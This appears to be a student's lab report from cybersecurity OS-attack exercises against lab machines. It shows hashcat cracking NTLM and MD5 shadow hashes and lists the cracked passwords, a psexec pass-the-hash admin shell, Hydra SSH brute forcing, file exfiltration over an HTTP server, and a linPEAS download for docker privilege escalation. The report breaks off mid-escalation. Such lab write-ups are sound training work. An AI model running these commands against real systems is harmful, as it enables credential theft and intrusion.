
#Using Hashcat to crack NTLM hashing syntax
#Syntax:
hashcat -m 1000 -a 0 /home/cyber/Desktop/Work/Hash/cat.txt /usr/share/wordlists/rockshort.txt

#Swilson hash cracked in hashcat:



Note: unable to crack Admin 500 range hashes even with the argument -O while using hashcat

#Made a doc with all user hashes and attempted to crack them with hash cat:



*** I was only able to obtain three user account passwords with my hashcat attempt on all users. These accounts are listed below. ***

PPots:
205d77d8203435ab942163f7467c278d:ILoveYou3000!

NRomanoff:
b96d904e8d8a441d1e24b5c8bafd44ed:BlackWidow!

BBanner:
e21f38c6bb268dcd6ab31ae8b32e212d:IHaveAVision!

#Part C
Pass the hash

#Helpful python scripts located in:
/usr/share/doc/python3-impacket/examples

#Syntax used to obtain "Top-Secret" doc:
cp psexec.py /home/cyber/Desktop/Work/Script


#Pass the hash
#Syntax:
python3 psexec.py Administrator@172.20.50.11 -hashes :"Administrator Hash"

*This gave me a reverse shell to the Windows 2016 server with Admin Privilege's.

#***NOTE: In C:/ drive I found Administrator.HACKME account and in its Documents folder I obtained the Top-Secret.txt file.***

```
 Directory of C:\Users

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/23/2021  07:07 PM    <DIR>          Administrator
08/05/2021  09:36 AM    <DIR>          Administrator.HACKME
09/12/2016  06:37 AM    <DIR>          Public
06/28/2021  12:05 PM    <DIR>          WWilson
               0 File(s)              0 bytes
               6 Dir(s)  52,326,350,848 bytes free

C:\Users>cd Administrator.HACKME

C:\Users\Administrator.HACKME>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\Administrator.HACKME

08/05/2021  09:36 AM    <DIR>          .
08/05/2021  09:36 AM    <DIR>          ..
06/23/2021  07:17 PM    <DIR>          Contacts
06/23/2021  07:17 PM    <DIR>          Desktop
06/26/2021  10:34 PM    <DIR>          Documents
06/23/2021  07:17 PM    <DIR>          Downloads
06/23/2021  07:17 PM    <DIR>          Favorites
06/23/2021  07:17 PM    <DIR>          Links
06/23/2021  07:17 PM    <DIR>          Music
06/23/2021  07:17 PM    <DIR>          Pictures
06/23/2021  07:17 PM    <DIR>          Saved Games
06/23/2021  07:17 PM    <DIR>          Searches
06/23/2021  07:17 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  52,326,346,752 bytes free

C:\Users\Administrator.HACKME>cd Documents

C:\Users\Administrator.HACKME\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\Administrator.HACKME\Documents

06/26/2021  10:34 PM    <DIR>          .
06/26/2021  10:34 PM    <DIR>          ..
06/27/2021  07:21 AM               184 Top-Secret.txt
               1 File(s)            184 bytes
               2 Dir(s)  52,326,346,752 bytes free

C:\Users\Administrator.HACKME\Documents>help

 lcd {path}                 - changes the current local directory to {path}
 exit                       - terminates the server process (and this session)
 put {src_file, dst_path}   - uploads a local file to the dst_path RELATIVE to
 get {file}                 - downloads pathname RELATIVE to the connected shar
 ! {cmd}                    - executes a local shell cmd


C:\Users\Administrator.HACKME\Documents>get Top-Secret.txt
[*] Downloading ADMIN$\Top-Secret.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found

C:\Users\Administrator.HACKME\Documents>
```


#File saved in Remote Kali machine:



NOTE: WWilson has a document in the Documents directory named Top-Secert-WWilson.txt

```
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/23/2021  07:07 PM    <DIR>          Administrator
08/05/2021  09:36 AM    <DIR>          Administrator.HACKME
09/12/2016  06:37 AM    <DIR>          Public
06/28/2021  12:05 PM    <DIR>          WWilson
               0 File(s)              0 bytes
               6 Dir(s)  52,326,326,272 bytes free

C:\Users>cd WWilson

C:\Users\WWilson>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson

06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/28/2021  12:05 PM    <DIR>          Contacts
06/28/2021  12:05 PM    <DIR>          Desktop
06/28/2021  12:06 PM    <DIR>          Documents
06/28/2021  12:05 PM    <DIR>          Downloads
06/28/2021  12:05 PM    <DIR>          Favorites
06/28/2021  12:05 PM    <DIR>          Links
06/28/2021  12:05 PM    <DIR>          Music
06/28/2021  12:05 PM    <DIR>          Pictures
06/28/2021  12:05 PM    <DIR>          Saved Games
06/28/2021  12:05 PM    <DIR>          Searches
06/28/2021  12:05 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  52,326,326,272 bytes free

C:\Users\WWilson>cd Documents

C:\Users\WWilson\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson\Documents

06/28/2021  12:06 PM    <DIR>          .
06/28/2021  12:06 PM    <DIR>          ..
06/28/2021  12:06 PM             1,134 Top-Secert-WWilson.txt
               1 File(s)          1,134 bytes
               2 Dir(s)  52,326,326,272 bytes free

C:\Users\WWilson\Documents>get Top-Secert-WWilson.txt
[*] Downloading ADMIN$\Top-Secert-WWilson.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not f
.)

C:\Users\WWilson\Documents>
```

#Top-Secert-WWilson obtained


sktop/Work/Captures
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ ls
NMapScan1 NMapScanTZ Top-Secert-WWilson.txt Top-Secret.txt
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$

Appendix C.

Lab 5.1.2 Linux OS Attacks

Sunday, July 30, 2023
4:15 AM

#Part A:
Steps followed.

#Part B:
Obtained passwd and shadow file from Metasploitable machine (172.20.50.54)
Passwd file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Shadow File:


```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ cat shadow
root:$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:18806:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

#Part C:
Using hashcat to crack the MD5 Hashes on Metasploitable machine (172.20.50.54)

#Root Hash Cracked:
notmypassword

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/test.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005

Approaching final keyspace - workload adjusted.

$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:notmypassword

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1
Time.Started.....: Mon Jul 31 03:45:22 2023 (19 secs)
Time.Estimated...: Mon Jul 31 03:45:41 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    12523 H/s (4.50ms) @ Accel:64 Loops:250 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 250005/250005 (100.00%)
Rejected.........: 0/250005 (0.00%)
Restore.Point....: 249856/250005 (99.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: andreeab → notmypassword

Started: Mon Jul 31 03:44:42 2023
Stopped: Mon Jul 31 03:45:43 2023

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$
```

#Hashes cracked for other users discovered:



User: sys
MD5 Hash: 1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0
Cracked Password: batman

User: klog
MD5 Hash: 1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
Cracked Password: 123456789

User: service
MD5 Hash: 1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
Cracked Password: service

#Part D:
Using Hydra to attack the Ubuntu server (172.20.50.50)

Obtained the cjanssen credentials using hydra:

```
┌──(cyber㉿KaliCharlie2-3)-[~]
└─$ sudo hydra -l cjanssen -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh

[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:18:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 165.00 tries/min, 165 tries in 00:01h, 2342 to do in 00:15h, 16 active
[STATUS] 113.33 tries/min, 340 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50   login: cjanssen   password: FlyingMater!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:21:39
```

Obtained the pphillips credentials using hydra:

```
┌──(cyber㉿KaliCharlie2-3)-[~]
└─$ sudo hydra -l pphillips -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh
[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:47:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 2327 to do in 00:14h, 16 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50   login: pphillips   password: FromTheAshes!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:51:05
```

User: cjanssen
Password: FlyingMater!
User: pphillips
Password: FromTheAshes!

#Part E:
Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Signed into ssh with cjanssen credentials and set up http server:

```
cjanssen@cyber-ubuntu:~$ cat Charlotte-Secrets
I Love Pizzas
No.. Maybe Later..
cjanssen@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:31:29] "GET /Charlotte-Secrets HTTP/1.1" 200 -
```

#Obtained Charlotte-Secrets file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Charlotte-Secrets"
--2023-07-31 21:31:10--  http://172.20.50.50:8080/Charlotte-Secrets
Connecting to 172.20.50.50:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [application/octet-stream]
Saving to: 'Charlotte-Secrets'

Charlotte-Secrets                   100%[=========================================>]      33  --.-KB/s    in 0

2023-07-31 21:31:10 (3.08 MB/s) - 'Charlotte-Secrets' saved [33/33]
```

#Part F:
Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Found a secrets file in pphillips directory:

```
cjanssen@cyber-ubuntu:/home/pphillips$ ls
Phoenix-Secrets  snap
cjanssen@cyber-ubuntu:/home/pphillips$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:37:45] "GET /Phoenix-Secrets HTTP/1.1" 200 -
```

#Obtained the Phoenix-Secrets file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Phoenix-Secrets"
--2023-07-31 21:37:26--  http://172.20.50.50:8080/Phoenix-Secrets
Connecting to 172.20.50.50:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 65 [application/octet-stream]
Saving to: 'Phoenix-Secrets'

Phoenix-Secrets                     100%[=========================================>]      65  --.-KB/s    in 0s

2023-07-31 21:37:26 (6.07 MB/s) - 'Phoenix-Secrets' saved [65/65]
```

#Part G:
Set up HTTP server on kali:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
```

#Part H:
Privilege Escalation against Docker:

Sent over linPEAS.sh file to the 172.20.50.50:

```
pphillips@cyber-ubuntu:~$ wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
pphillips@cyber-ubuntu:~$ ls
linPEAS.sh  Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$
```

Grep carrots file that was made:

```
pphillips@cyber-ubuntu:~$ grep -i docker carrots.txt
User & Groups: uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
/dev/loop2                       132M  132M     0 100% /snap/docker/796
/snap/bin/docker
└─ Any running containers? ........ Yes docker(2)
Running Docker Containers
56e5c1d263f2        mpepping/cyberchef      "/docker-entrypoint.…"   22 months ago       Up 6 months         0.0.0.0:8000→8000/tcp, 8080/tcp   chef
5fe4e2497738        bkimminich/juice-shop   "docker-entrypoint.s…"   22 months ago       Up 6 months         0.0.0.0:3000→3000/tcp             juice
/snap/bin/docker
root         876  0.1  2.1 1467280 84952 ?       Ssl  Jan20 500:46 dockerd --group docker --exec-root=/run/snap.docker --data-root=/var/snap/docker/common/var-lib
-docker --pidfile=/run/snap.docker/docker.pid --config-file=/var/snap/docker/796/config/daemon[0m.json
root        1147  0.1  1.2 1133084 49436 ?       Ssl  Jan20 414:38  _ containerd --config /run/snap.docker/containerd/containerd.toml --log-level error
